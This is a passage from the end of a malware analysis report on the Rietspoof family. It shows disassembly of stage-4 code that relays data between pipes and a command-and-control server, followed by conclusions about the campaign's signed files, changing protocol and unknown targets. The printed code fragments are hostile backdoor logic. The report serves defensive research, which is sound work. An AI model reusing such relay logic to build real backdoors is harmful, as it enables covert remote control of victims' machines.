004089DE push    eax             ; nNumberOfBytesToRead
004089DF lea     eax, [ebp+Buffer]
004089E5 push    eax             ; lpBuffer
004089E6 push    [ebp+hReadPipe2] ; hReadPipe2
004089EC call    ds:ReadFile
004089F2 test    eax, eax
004089F4 jz      short loc_408986
```

```
00408A11
00408A11 loc_408A11:             ; _DWORD
00408A11 push    ecx
00408A12 lea     eax, [ebp+Buffer]
00408A18 push    eax             ; _DWORD
00408A19 push    ebx             ; _DWORD
00408A1A call    [ebx+object.NTLM_SendEncryptedMsg]
00408A1D add     esp, 0Ch
00408A20 jmp     loc_408986
```

Figure 31: Data is read from the second pipe, which sends it back to the C&C server.

Therefore, the received data from the C&C server is written to the first pipe. This data is then read from the second pipe, which sends it back to the C&C server.

CONCLUSION

The Rietspoof family was discovered in August 2018 and saw a significant increase in its activity during January 2019. During this time, the developer has used several valid and trusted certificates to sign related files. The payloads have also gone through rather rapid development, namely the implementation of the stage 4 communication protocol has been changed several times. While the data on Rietspoof is extensive, motives and modus operandi are still unknown, as are the intended targets.

From the reaction of Rietspoof's authors to our blog post and posts on *Twitter* we can conjecture that they are monitoring security companies, or at least *Twitter*, as they completely changed the design and infection chain just the day after our blog post was released.

Our research hasn't revealed whether we've uncovered the entire infection chain. Even though there are stages with bot capabilities, they seem to have primarily been designed as droppers. Additionally, the low prevalence and use of geolocation presents other possible unknowns. For instance, we may have missed other samples that are distributed only to a specific IP address range.

REFERENCES

[1] Camastra, L.; Širmer, J.; Streda, A.; Obrdlík, L. We're tracking a new cyberthreat that combines file formats to create a more versatile malware. https://blog.avast.com/rietspoof-malware-increases-activity.

[2] Well-known security identifiers in Windows operating systems. https://support.microsoft.com/en-us/help/243330/well-known-security-identifiers-in-windows-operating-systems.